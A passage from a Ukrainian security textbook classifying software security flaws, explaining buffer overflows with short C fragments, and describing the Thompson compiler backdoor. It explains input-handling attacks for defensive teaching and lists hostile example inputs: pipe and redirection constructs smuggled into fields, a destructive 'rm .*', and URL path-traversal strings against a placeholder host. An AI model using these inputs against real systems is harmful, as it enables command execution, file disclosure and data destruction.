У цьому підрозділі подано не надто детальну класифікацію, яка фактично охоплює лише найвищий рівень подання життєвого циклу (рис. 5.2) але може бути у пригоді для аналізу ймовірності виникнення вад захисту на відповідних етапах.




Рис. 5.2. Класифікація вад захисту за етапами їх появи

Життєвий цикл програмних систем складається з таких трьох основних етапів: розроблення, впровадження й експлуатація.

На першому етапі (якщо процес створення програмної системи розглядати спрощено) здійснюють:

- розроблення технічних вимог і специфікацій;
- розроблення алгоритмів;
- кодування.

У технічних вимогах визначають, що має робити програма. У специфікаціях описують, яким чином програма виконуватиме зазначені дії. Реалізація певних дій потребує розроблення алгоритмів. Відповідно до розроблених специфікацій і алгоритмів, створюють вихідні тексти програми та компілюють їх у програмний код. Іноді розроблення та компіляцію програм розглядають окремо, через наявність імовірності внесення специфічних помилок на кожному із цих етапів. Реальний процес кодування, як правило, проходить циклічно, тобто після написання чергового фрагмента вихідного тексту здійснюють його компіляцію і тестування, після чого робота триває.

Етап упровадження детально не розглядатимемо, лише зауважимо, що на цьому етапі відбуваються інсталяція системи, її налагодження у конкретному програмному й апаратному оточенні, а також випробування і (за потреби) атестація.

Етап експлуатації системи передбачає її супроводження і застосування (що можна розглядати як окремі процеси і як один).

Під супроводженням системи мають на увазі її модифікацію та удосконалення шляхом виправлення наявних помилок, упровадження додаткових функцій та оновлення застарілих версій програм. Застосування системи — це експлуатація конкретної версії системи в певних умовах.

Розглянемо ці етапи докладніше, враховуючи імовірність появи на кожному з них специфічних вад захисту.

Розроблення технічних вимог і специфікацій

На цьому етапі навмисне внесення помилок малоймовірне, оскільки технічні вимоги і специфікації можна легко перевірити. Проте й тут виникають дві проблеми, які можуть спричинити появу вад захисту в кінцевому програмному продукті. Перша — це протиріччя між вимогами безпеки і загальними вимогами до функціональності системи. Виконати всі вимоги можна, лише приймаючи певні компромісні рішення, що сприяють послабленню безпеки. Типові приклади таких компромісів — спрощення процедур ідентифікації й автентифікації, розширення прав користувачів, збільшення квот на використання пам'яті, процесорного часу, дискового простору, кількості одночасних запитів користувачам і процесам тощо.

Друга проблема — невідповідність реальної системи технічним вимогам і розробленим на їх основі специфікаціям (а точніше, середовища, в якому система функціонуватиме). Така невідповідність виникає, коли стандартні проектні рішення тиражуються на різні системи і коли середовище системи зазнає змін на етапі його проектування. Найтиповішою і найнебезпечнішою з таких змін є підключення системи до глобальної мережі чи поява додаткових підключень в обхід запроектованих. Такі невідповідності можуть призвести до того, що всі обрані рішення із захисту втратять свою ефективність.

Розроблення алгоритмів

Алгоритми, що реалізують функції безпеки, також є потенційним джерелом вад захисту. Оскільки алгоритми підлягають перевірці, внесення навмисних помилок на цьому етапі малоймовірне, але ненавмисні помилки, наприклад, в алгоритмах роботи системи розмежування доступу цілком імовірні.

Кодування

Процедура створення вихідних текстів програм на основі розроблених специфікацій і алгоритмів надає широкий простір для виникнення вад захисту. На цьому етапі часто припускаються помилок. Більшість таких помилок можна виявити, проаналізувавши вихідні тексти програм разом зі специфікаціями. Проте дуже важко, майже неможливо, виявити ці помилки тестуванням скомпільованої програми, навіть якщо застосовувати для цього технологію «зворотної інженерії», тобто декомпіляцію.

Причинами появи помилок окрім складності програмного коду є особливості створення сучасних програмних систем, коли над проектом разом працюють багато виконавців, а також використання фрагментів уже готового коду (бібліотек). Останнє вимагає від програмістів не лише досконалого знання правил виклику тих чи інших функцій, але й особливостей їх реалізації, що не завжди відповідає реальності. Наприклад, найтиповіші помилки переповнення буфера, які надають зловмисникам можливість виконувати довільні команди на комп'ютері, як правило, виникають або внаслідок використання програмістами бібліотечних функцій з такою вразливістю, або через те, що ці функції викликаються іншими бібліотечними функціями, про що програмісти можуть не здогадуватися.

Вади захисту виникають на етапі розроблення тексту програм також через навмисне внесення недокументованих функцій — програмних закладок. Найчастіше програмісти за допомогою закладок створюють так звані люки, або чорні ходи (Backdoors), з метою спрощення процедур тестування і налагодження програми, а інколи і задля того, щоб у подальшому можна було скористатися ресурсами системи. Іноді вони вносять нешкідливі програмні закладки, які за виконання певних умов демонструють, наприклад, інформацію про розробників. Але є й такі програмні закладки, які здійснюють шпигунську місію, приховано надсилаючи з системи конфіденційну інформацію, або виконують руйнівні дії. Зауважимо, що останнє фактично унеможливлюється у разі використання програмного забезпечення, розробленого «на замовлення» відомими розробниками, але цілком імовірне у програмах, отриманих із сумнівних джерел.

Компіляція

Окремо розглянемо помилки, що виникають у коді програм на етапі їх компіляції. За допомогою сучасних компіляторів можна робити численні настроювання, які мають відповідати розробленим специфікаціям і вихідним текстам програм. Таким чином можна обирати модель використання пам'яті, змінювати розмір сегментів (особливо стека), формат змінних за умовчанням і встановлювати додаткові перевірки параметрів під час виклику процедур, компіляції та у разі підключення додаткових модулів.

Компілятори також можуть містити недокументовані функції. Як приклад варто навести ідею Кена Томпсона — автора мови програмування С, — яку він висловив у своїй класичній доповіді, присвяченій питанням довіри до програмного забезпечення, на церемонії вручення йому премії Т'юрінга у 1983 році [59].

Кен Томпсон запропонував увести в компілятор С програмну закладку, яка розпізнає вихідний код утиліти login, що виконує автентифікацію користувача в операційній системі UNIX і в процесі компіляції додає до цієї утиліти недокументовану функцію, яка після введення спеціального таємного пароля надає користувачу привілейований доступ. Оскільки компілятор — це також програма, причому написана тією самою мовою програмування С, Кен Томпсон запропонував упровадити в компілятор С ще одну програмну закладку, яка розпізнає вихідний текст компілятора і під час його компіляції додає до вихідного тексту обидві закладки.

Проаналізуємо можливі наслідки реалізації цієї пропозиції. Внесену компілятором програмну закладку майже неможливо виявити без трудомісткого аналізу машинних кодів. Оскільки вихідні тексти системних і прикладних програм UNIX були доступними, майже весь аналіз коду і пошук помилок виконувався не у відкомпільованих кодах, а у вихідних текстах. Окрім того, всі нові версії компіляторів, реалізовані з використанням попередніх версій, також мали вносити ту саму програмну закладку. Таким чином, впроваджений люк із великою ймовірністю міг існувати протягом тривалого часу на всіх системах UNIX.

Основні висновки, що випливають із доповіді Кена Томпсона, зводяться до такого: не можна цілком довіряти програмі, написаній не власноруч, і не можна бути впевненим, що програмні продукти, навіть відомих і шанованих виробників, не містять програмних закладок.

Впровадження

На етапі впровадження системи виконується її налагодження в конкретному програмному та апаратному оточенні. На цьому етапі вади захисту можуть бути впроваджені через помилки в адмініструванні системи. Їх спричиняє відсутність повної документації на систему, яка мала б надавати вичерпну інформацію про параметри, що можуть змінюватися під час інсталяції системи, та недостатній досвід персоналу в адмініструванні конкретної системи.

Супроводження

Під час супроводження системи також можуть бути внесені випадкові помилки, які спричиняють вади захисту. Такі помилки виникають переважно через недостатню обізнаність програмістів, що вносять зміни в систему, в деяких аспектах її функціонування. Внесення будь-яких змін потенційно загрожує безпеці системи. Єдиним ефективним способом захисту від цієї загрози є всебічне тестування системи після здійснення будь-яких її модифікацій (щоразу як нової системи).

Експлуатація

Цей етап має два джерела виникнення вад захисту. Перше — це помилки в адмініструванні системи. Добре спроектована система захисту зазвичай відстежує такі

помилки адміністрування, як відключення окремих захисних функцій, звуження кола контрольованих об'єктів, надання підвищених привілеїв користувачам чи процесам. Адміністратори часто не зважають на попереджання системи і діють на свій розсуд, ігноруючи вимоги безпеки задля спрощення процедур адміністрування.

Розглянемо такий приклад. У системі UNIX, щоб надати окремим користувачам право на запуск певної програми, яка вимагає повноважень суперкористувача, потрібно або встановити на цю програму атрибут SUID, або повідомити всім цим користувачам пароль root'а, або налаштувати програму sudo (конфігураційний файл /etc/sudoers) на виконання визначеними користувачами заданої програми (можна також надати всім цим користувачам права root'а, встановивши для них UID=0, але таку одіозну ситуацію розглядати не варто). У першому випадку програма автоматично запускається від імені суперкористувача, у другому — користувачам доведеться, виконуючи команду su root або входячи в систему як root, вводити пароль root'а, у третьому — користувачам під час виконання команди sudo потрібно вводити власний пароль.

Перший спосіб найзручніший для користувачів і найпростіший для адміністратора, але абсолютно неприйнятний із міркувань безпеки. Другий — є небажаним через високу ймовірність розголошення пароля root'а, крім того, використання su root є прийнятним з міркувань безпеки, а входження в систему різних користувачів як root'а — ні (через особливості реалізації системи аудита). І лише використання sudo є цілком виправданим із міркувань безпеки, хоча й найскладнішим і для користувачів, і для адміністратора.

Другим джерелом появи вад захисту під час експлуатації системи є дія шкідливого програмного забезпечення, розробленого спеціально, щоб упроваджувати в систему програмні закладки. До таких програм належать, зокрема, комп'ютерні віруси, «троянські коні», мережні хробаки (докладніше про них йтиметься в розділі 6). Здебільшого запуск шкідливого програмного забезпечення здійснює персонал (авторизовані користувачі системи) через свою необачність або необізнаність. Іноді вади захисту цілеспрямовано впроваджують користувачі-порушники.

5.3. Класифікація помилок, що виникають у процесі програмної реалізації системи

Вище було наведено різні класифікації вад захисту програмних систем. Тепер розглянемо типові помилки, які призводять до появи таких вад. У цьому підрозділі буде розглянуто лише помилки програмної реалізації, які виникають під час розроблення системи та її супроводження (рис. 5.3). Переважно ці помилки з'являються у кінцевому продукті через ненавмисні (випадкові) дії, хоча на певному етапі розроблення системи програмісти можуть додати (або, навпаки, вилучити) деякі функції навмисно задля спрощення процедур налагодження і тестування.

Розглянемо такі типові помилки (класифікацію помилок і більшість прикладів наведено за [57]):

- помилки контролю припустимих значень параметрів;
- помилки визначення областей (доменів);

- ✦ помилки послідовності дій;
- ✦ помилки ідентифікації й автентифікації;
- ✦ помилки перевірки границь об'єктів;
- ✦ інші помилки у логіці функціонування.




Рис. 5.3. Класифікація помилок, що виникають у процесі програмної реалізації системи

Помилки контролю припустимих значень параметрів

Такі помилки з'являються, коли певний механізм приймає хибне рішення щодо відповідності деякого параметра припустимим значенням. Це може також стосуватися кількості параметрів, їхнього типу, розміру тощо.

Помилки визначення областей

Типові помилки визначення областей виникають за наявності неконтрольованого доступу в захищені домени. Захищеними доменами можуть бути області пам'яті, файли на диску тощо. Наприклад, якщо після видалення об'єкта з пам'яті буде скасовано контроль доступу до області, яку він займав, але не видалено інформацію, що містилася в об'єкті, з'явиться помилка цього типу. Ще один приклад — надання можливості отримувати доступ на іншому рівні; це трапляється, коли доступ до файлів на диску контролюється системою розмежування доступу, а доступ до фізичних секторів диску — ні.

Помилки послідовності дій

Ці помилки спричиняє асинхронний характер функціонування комп'ютерних систем. Не завжди можна організувати перевірку і виконання дій, що відповідають результату цієї перевірки, як неподільну операцію. Частіше перевірку виконує одна функція, а результат передається іншій. Помилка виникає, коли підміняють результат перевірки або ідентифікатор об'єкта (що ймовірніше), для якого було виконано перевірку. Наприклад, перевіряють права доступу до одного файлу, а здійснюють доступ до іншого.

Помилки ідентифікації й автентифікації

Такі помилки трапляються доволі часто. Здебільшого вони виникають, коли підміняють автентифікаційну інформацію або виконують дії (створюючи для цього певні умови) без необхідної автентифікації суб'єкта та (або) об'єкта.

Помилки перевірки границь об'єктів

Помилки цього типу виникають через неконтрольованість виходу об'єкта за межі області пам'яті, виділеної для його зберігання. Це можуть бути текстові рядки, масиви, файли тощо. Саме до помилок цього типу належать найпоширеніші помилки переповнення буфера, які ми розглядатимемо далі.

Інші помилки у логіці функціонування

Є й інші помилки, які можуть бути використані зловмисниками. Їх називають помилками у логіці функціонування системи і механізмів її захисту.

5.4. Помилки переповнення буфера

Помилки переповнення буфера (Buffer Overflows) — найпоширеніші з помилок, що призводять до появи вад захисту в програмних системах. Скориставшись цими вадами захисту, зловмисники можуть виконати будь-яку команду і отримати можливість контролювати всю систему.

Спочатку розглянемо основну ідею переповнення буфера. У будь-якому програмному коді програмісти організовують буфери для тимчасового зберігання й оброблення даних. Розмір буфера має бути таким, щоб дані, з одного боку, повністю у ньому вміщались, а з іншого, щоб буфер не був надто великим, оскільки тоді він марно займатиме пам'ять. Для копіювання даних у буфер переважно використовують бібліотечні функції. Якщо робота ведеться з рядками символів, то деякі функції не зважають на попереднє обмеження довжини і здійснюють копіювання до кінця рядка, тобто до символу, що є ознакою кінця рядка. До таких функцій належать, наприклад, `strcat()`, `strcpy()`, `sprintf()`, `vsprintf()`, `gets()`, `scanf()`. Коли довжина рядка перевищує розмір буфера, копіювання триває, і частину рядка, що не вмістилась у буфері, буде записано замість даних, розташованих за його межами.

Зазначене повною мірою стосується мови програмування C, в якій ознакою кінця рядка є байт із нульовим значенням. У мові C така сама ситуація виникає під час роботи з масивами, оскільки автоматичну перевірку виходу за межі масиву не передбачено. Інші мови програмування можуть повністю або частково запобігати виникненню таких помилок.

Конкретні наслідки переповнення буфера залежать від того, яке значення мали втрачені або модифіковані дані та в якій області пам'яті було розміщено буфер: у статичній, динамічній пам'яті чи у стеку.

Розглянемо, які можливості надає порушникам переповнення буфера (зауважимо, що порушник, який розробляє атаку через переповнення буфера, належить до категорії хакерів).

5.4.1. Переповнення буфера у стеку

Переповнення буфера у стеку, або «зривання стека», є найвідомішою технологією використання переповнення буфера, яка, незважаючи на складність її реалізації, становить цілком реальну загрозу. Саме помилку переповнення буфера у стеку, що

існувала в демоні fingerd, успішно використовував мережний хробак, відомий як вірус Морріса (докладніше про нього йтиметься в розділі 6). Якщо у програмі виявляють помилку переповнення буфера у стеку, її оголошують як критичну.

Локальні змінні, оголошені у процедурі (функції), компілятор, як правило, розміщує у стеку. Тому розміщення у стеку буфера — явище типове. Розглянемо структуру стека. Як відомо, на багатьох апаратних платформах, зокрема на персональних комп'ютерах, стек зростає «зверху вниз», тобто в бік молодших (менших) адрес пам'яті. Після занесення даних у стек, його покажчик автоматично (апаратно) зміщується в бік молодших адрес, а в разі видалення даних зі стеку — в бік старших. Якщо у функції оголошено кілька локальних змінних, вони розміщуються (або для них резервується місце) у стеку послідовно і неперервно. Порядок розміщення залежить від компілятора, тобто першою у стек може потрапити або перша, або остання змінна. Якщо, наприклад, у функції є такий фрагмент [60]:

```
test_function()
{
    char a;
    char buff[5];
    char b;
    ...
}
```

то стан стека після виклику функції `test_function()` може бути таким, як на рис. 5.4. Різним може бути порядок розміщення змінних, тобто *a* і *b* можуть помінятися місцями.




Рис. 5.4. Стан стека після виклику функції test_function()

З наведеної схеми стають очевидними кілька важливих особливостей. По-перше, оскільки стек зростає в бік молодших адрес, а змінні заповнюють пам'ять у напрямку зростання адрес, то переповнення буфера призведе до того, що будуть

змінені ті дані, які були занесені у стек раніше. У нашому випадку це змінна *b*, службова інформація, а далі — адреса повернення з функції, тобто адреса інструкції, що розташована за командою виклику функції. У багатьох архітектурах комп'ютерів адреса повернення розміщується саме у стеку. У таких архітектурах шляхом переповнення буфера у стеку можна не лише модифікувати значення окремих змінних, але й передати керування у довільне місце.

Тепер розглянемо, за яких умов порушники матимуть можливість використати переповнення буфера. Атака може бути здійснена за таких умов:

- локальні змінні розміщені у стеку;
- стек зростає «вниз»;
- існують програми, в яких є вразливий код на кшталт наведеної вище функції `test_function()`.

Атака матиме сенс, якщо:

- функція приймає рядок символів від користувача (з клавіатури, зі стандартного вводу, через мережу, від іншої програми);
- функція виконується з більшими привілеями чи повноваженнями, ніж має користувач, від якого вона приймає дані.

За цих умов користувач-порушник має можливість змінити у стеку значення деякої змінної. Це може мати сенс, оскільки цілком імовірно, що така змінна матиме критичне для безпеки системи значення (наприклад, логічна змінна, яка визначає результат перевірки прав доступу).

Порушник може передати керування іншій функції за таких додаткових умов:

- адресу повернення також розміщено у стеку;
- дані у стеку можуть бути інтерпретовані як команди.

Порушника, що хоче лише передати керування певній системній функції, адреса якої в пам'яті йому відома, вдовольнить виконання першої умови. Виконання другої умови надає порушнику унікальну можливість — вставити програмний код, який потрібно виконати, безпосередньо в рядок, що порушник передає у буфер, і на нього ж передати керування через адресу повернення. Хоча апаратні засоби, зокрема процесори Intel x86 (про них ітиметься в розділі 10), розрізняють сегменти коду і стека та підтримують заборону виконання інструкцій, розміщених у стеку, моделі пам'яті поширених ОС ці заборони скасовують за допомогою повного перекриття сегментів. Підсумовуючи всі викладені вище умови здійснення атак, можна дійти висновку, що більшість поширених ОС, зокрема UNIX і Windows, надають порушникам чимало можливостей щодо «зривання стека».

Ще раз переглянемо принципову схему атаки. Перед початком атаки в системі функціонує певна вразлива програма, що виконується з високими привілеями. Вона приймає дані (наприклад, текстовий рядок) від непривілейованих користувачів (або від будь-кого з мережі). Порушник передає програмі спеціально підготовлений текстовий рядок. У результаті модифікуються важливі дані, до яких порушник із його повноваженнями доступу не мав, або виконується певний програмний код порушника з повноваженнями вразливої програми. Певний інтерес для порушників становлять програми зі встановленим атрибутом SUID і майже

всі демони в UNIX, сервіси (служби) Windows, а також багато прикладних програм, які так чи інакше здійснюють виклик привілейованого коду. Детальніше технології переповнення буфера у стеку розглянуто в [15, 60].

5.4.2. Переповнення буфера у статичній або динамічній пам'яті

Буфер не завжди розміщують у стеку. Програмісти, які знають про небезпеку «зривання стека», можуть спробувати виправити ситуацію, оголосивши буфер у статичній або динамічній пам'яті. Для наведеного вище фрагмента коду функції `test_function()` рядок коду

```
char buff[5];
```

у першому варіанті достатньо замінити рядком

```
static char buff[5];
```

а у другому — рядком

```
buff = (char *) malloc (5);
```

що справді вилучить буфери зі стека.

Але проблеми на цьому не вичерпуються [60]. Оскільки буфер оголошено не у стеку, порушників позбавляють можливості підмінити адресу повернення із функції. Щоправда, в них тоді з'являється інша можливість: здійснивши переповнення буфера, модифікувати дані, які знаходяться в адресному просторі програми, що виконується. Поряд з уразливим до переповнення буфером можуть знаходитися покажчики на функції та дані структур для функцій `longjmp()`, модифікувавши які, також можна викликати виконання власного коду. Крім того, поряд із буфером у статичній або динамічній пам'яті можуть знаходитися змінні, після модифікування яких з'являється можливість викликати виконання функцій порушника, навіть не передаючи керування, а саме: імена файлів, паролі та ідентифікатори процесів (PID), користувачів (UID), груп (GID) тощо.

Отже, переповнення буфера небезпечне завжди, де б це не відбувалося. Відтак усувати проблему потрібно не переміщенням буфера, а скасуванням можливості переповнення, що досягається перевірками довжини рядків і розмірів масивів, які копіюються або до яких здійснюється звернення.

5.4.3. Помилка переповнення в один байт

Розглянемо специфічну помилку переповнення буфера, менш помітну, ніж розглянуті вище, але теж здатну викликати неприємності. Причина наявності помилки переповнення в один байт полягає в особливостях форматів подання рядків символів. У більшості форматів рядок займає у пам'яті на 1 байт більше, ніж потрібно для розміщення всіх його символів. У деяких мовах програмування рядок завершується символом NULL, який не враховується для визначення його довжини. Старі функції MS-DOS передбачали роботу з рядками, які завершува-

лися символом $. А в мові Паскаль нульовий байт було відведено для значення довжини рядка.

Повернімося до прикладу функції `test_function()` (див. рис. 5.4). У функції оголошено буфер `buff` довжиною у 5 байт, куди можна помістити рядок із максимальною довжиною у 4 символи. Як було показано вище, для запобігання переповненню буфера доцільно передбачити перевірку довжини рядка. І якщо програміст припуститься помилки переповнення в один байт (тобто дозволить максимальну довжину рядка у 5 байт), то помилка переповнення буфера виникатиме тоді і лише тоді, коли довжина рядка дорівнює 5.

Оскільки логіка роботи функції під час аналізу вихідного тексту виглядатиме абсолютно правильною, таку помилку помітити важко, якщо не шукати її спеціально. Звісно, ця помилка не дає змоги передати керування, позаяк змінюється (точніше, обнуляється) лише 1 байт, розташований безпосередньо за виділеним буфером. У наведеному прикладі це змінна *b*. Але цілком імовірно, що вона матиме суттєве значення для логіки функціонування програми. Наприклад, значення цієї змінної може встановлювати рівень привілеїв користувача у системі, причому її нульове значення відповідає рівню суперкористувача.

Ще одна особливість полягає в тому, що різні компілятори можуть змінювати порядок розміщення локальних змінних у стеку. Тоді замість *b* у цій позиції опиниться змінна *a*. На практиці це виглядає так: інколи після введення певного рядка програма діє некоректно, хоча після оброблення іншим компілятором на тих самих вхідних даних діє цілком коректно або ж демонструє зовсім іншу помилку.

5.5. Помилки оброблення текстових рядків

У цьому підрозділі буде розглянуто типові помилки оброблення текстових рядків. Такі помилки траплялися дуже часто і були причиною вразливості багатьох комп'ютерних систем, підключених до глобальної мережі. Ми не будемо зосереджуватися на тому, які саме програмні продукти і під керуванням яких ОС були найбільш уразливими. Подібні помилки і нині трапляються майже на всіх системах, а також у глобальних і локальних мережах. Узагальнити характер цих помилок можна таким визначенням: некоректне оброблення непередбачених даних. Сприятлива для порушника ситуація, як і у випадку переповнення буфера, створюється тоді, коли вразлива програма виконується в системі з привілеями, вищими, ніж має користувач, від якого ця програма приймає дані.

Наявності цих помилок сприяє використання бібліотечних функцій, завдяки яким здійснюються введення й аналіз текстового рядка. Іноді програміст навіть не підозрює, що функція, яку він застосовує, у спеціальний спосіб обробляє певні символи. Розглянемо кілька типових прикладів.

5.5.1. Використання конвеєра

Конвеєри звичайно пов'язують із системою UNIX. Насправді ж це стандартний засіб організації обміну даними між програмами. Конвеєри підтримують різні ОС,

де передбачено засоби інтерпретації командних рядків і переспрямування потоків введення-виведення (починаючи з однозадачної MS-DOS). Стандартним спеціальним символом організації конвеєра є вертикальна риска (|). За допомогою конструкції

```
prog1 | prog2
```

системі дається вказівка запустити дві програми — prog1 і prog2, причому перша прийматиме дані від користувача у звичний спосіб (якщо вона взагалі здатна приймати дані), а результат її роботи буде передаватися на вхід другої програми, яка здійснюватиме його оброблення відповідно до свого алгоритму функціонування. Така конструкція є зрозумілою, всім відомою та цілком передбачуваною — передусім, якщо вона з'являється у командному рядку. Але є ще й такі конструкції:

```
| prog
```

або

```
prog |
```

Якщо вони з'являться в командному рядку, може виникнути помилка, про що інтерпретатор повідомить користувача. Проте цілком імовірно, що, коли такі конструкції з'являться у полі, де передбачено введення текстового параметра, їх буде оброблено [60].

Така ситуація виникає через те, що хоча інтерпретація текстового рядка, який дає вказівку створити конвеєр, є справою командного інтерпретатора, деякі програми роблять це самостійно. Особливо небезпечними з огляду на це є функції роботи з файлами різних мов програмування. Для прикладу розглянемо функцію `open()` інтерпретатора Perl. Коли такій функції як параметр-ім'я файлу передати `prog`, то вона відкриє файл prog (якщо це коректне ім'я доступного файлу), і програма зможе обробити його вміст. Якщо ж функції `open()` передати конструкцію `prog |`, файл prog буде запущено на виконання, і программа оброблятиме результати його роботи. Після застосування конструкції `| prog` файл prog також буде запущено на виконання, але результати його роботи не оброблятимуться програмою, а будуть спрямовані у стандартний потік виведення (за умовчанням — на термінал).

Такі особливості оброблення рядків можуть проявитися навіть під час введення ідентифікаційної інформації, паролів або адрес електронної пошти. Тоді користувач, що не пройшов авторизацію, отримає можливість виконувати будь-які команди (він може навіть запустити командний інтерпретатор) від імені програми, з якою він взаємодіє (наприклад, демона чи root'а в UNIX або SYSTEM у Windows). Раніше таких помилок було багато. Конкретні приклади буде розглянуто в розділах 12, 13, 16, 17.

Пошуки таких помилок мають проводити всі програмісти (у своїх продуктах) і тестувальники програм, інакше порушники це зроблять за них. Найневибагливіший спосіб пошуку помилок — підставляти розглянуті вище конструкції в усі поля введення.

5.5.2. Переспрямування введення-виведення

Переспрямування введення-виведення даних покладено в основу більш досконалих механізмів, на кшталт конвеєрів. Типова конструкція переспрямування введення-виведення має такий вигляд:

```
< file
```

Якщо в текстове поле ввести `file`, то програмі буде передано ім'я файлу, а якщо `< file` — його вміст. Права доступу до такого файлу визначаються не правами користувача, який вводить цю конструкцію, а правами програми (або того користувача, від імені якого вона діє). Як і в ситуації з конвеєром, рекомендують проводити тестування поведінки програмних продуктів після введення таких конструкцій у будь-які поля введення.

5.5.3. Спеціальні символи

Широке поняття «спеціальні символи» у цьому підрозділі буде розглянуто відносно використання таких символів у специфікаціях або шаблонах імен файлів. Здебільшого проблеми, пов'язані з неправильним використанням спеціальних символів, створюють не програмісти, а користувачі. Утім наслідки таких помилок можуть бути досить серйозними.

З огляду на це ще раз нагадаємо всім відомі угоди щодо побудови шаблонів імен файлів, які діють у командних інтерпретаторах різних ОС. Спеціальний символ «?» означає будь-який один символ, а символ «*» — будь-який набір допустимих символів, тобто «m*» означає «всі файли, що починаються з літери m». Тоді користувач може припустити, що «.*» означає «всі файли, імена яких починаються з символу крапки». У системі UNIX файли, імена яких починаються із символу крапки, вважаються прихованими, тобто команда ls їх не показує (щоб не заважали). За допомогою команди ls –a можна відобразити все, що міститься в каталозі. У прихованих каталогах (і файлах), як правило, розміщують командні файли, настроювання різних програм тощо. Якщо користувач спробує скопіювати всі ці файли до спеціально створеного каталогу, щоб потім без поспіху їх роздивитися, і використає для цього команду

```
cp .* ~/tmp/interesting_files
```

то помітить, що вона виконується несподівано довго. Крім того, він побачить безліч повідомлень про помилки (на кшталт «немає доступу до файлу») і те, що обсяг щойно створеного каталогу tmp/interesting_files чомусь швидко зростає. Річ у тім, що користувач припускав, що за допомогою заданого ним шаблону «.*» копіюються лише ті файли, імена яких починаються із символу крапки (.) і які розташовані в поточному каталозі. Насправді це зовсім не так. Символ крапки — це посилання на поточний каталог. Тому, наприклад, шаблон «./*» означає «всі файли та підкаталоги поточного каталогу». Дві крапки поспіль — це посилання на батьківський каталог. Тобто «../*» означає «всі файли та підкаталоги батьківського каталогу, зокрема й поточний каталог з усіма його підкаталогами». Для того щоб перейти в ієрархії каталогів ще на один рівень вище, потрібно скористатися

шаблоном «../../*». Очевидно, що всі наведені тут шаблони відповідають заданому шаблону «.*». Відтак окрім бажаних файлів, користувач скопіює до свого каталогу майже всю локальну файлову систему, і добре, коли там немає змонтованих мережних ресурсів, оскільки їх також буде скопійовано.

Якщо користувач дасть команду

```
rm .*
```

буде видалено значну кількість файлів. Ще більшу загрозу несе введення такого шаблону у відповідне поле програми, що має достатні привілеї доступу до тих файлів, які для звичайного користувача недоступні.

Багато помилок оброблення рядків знаходили у серверах різних мережних протоколів. Наведемо приклади неправильного оброблення спеціальних символів. Зауважимо, що веб-адреси в наведених далі прикладах — лише ілюстрації, які жодним чином не стосуються реальних ресурсів в Інтернеті.

Існувала відома помилка — після додавання символу крапки до URL сценарію замість результату його роботи відображався вихідний текст цього сценарію [15].

Використання замість символу крапки його шістнадцяткового подання (%2e) давало той самий результат.

Потім (в інших серверах) абсолютно аналогічну помилку було знайдено після додавання до URL шістнадцяткового подання символу пробілу (%20).

Використавши в URL додатковий символ скісної риски (/), можна обійти обмеження доступу до каталогу (http://www.target.com//top_secret/index.html).

В деяких серверах використання посилання на батьківський каталог (..) давало можливість вийти за межі частини файлової системи, відведеної для доступу з Інтернету (http://www.target.com/../).

Наведений перелік не є повним. І хоча всі зазначені помилки вже давно виправлено, не можна гарантувати, що помилки такого типу в подальшому ніколи не виникатимуть.

5.6. Люки

Як уже зазначалося, люки (або «чорні ходи») — це недокументовані функції програмного забезпечення, які дають змогу здійснювати проникнення в систему. Програмісти можуть впроваджувати люки задля тестування та налагодження програм, а потім залишати їх у кінцевому продукті через неуважність або з метою подальшого використання ресурсів систем чи збирання інформації. Безумовно, виявлення люків у програмних продуктах завдає шкоди репутації розробника, тому їх не залишають або ретельно приховують. Крім того, люки можуть впроваджувати спеціально розроблені шкідливі програмні засоби (віруси, «троянські коні») або зловмисники в результаті атаки.

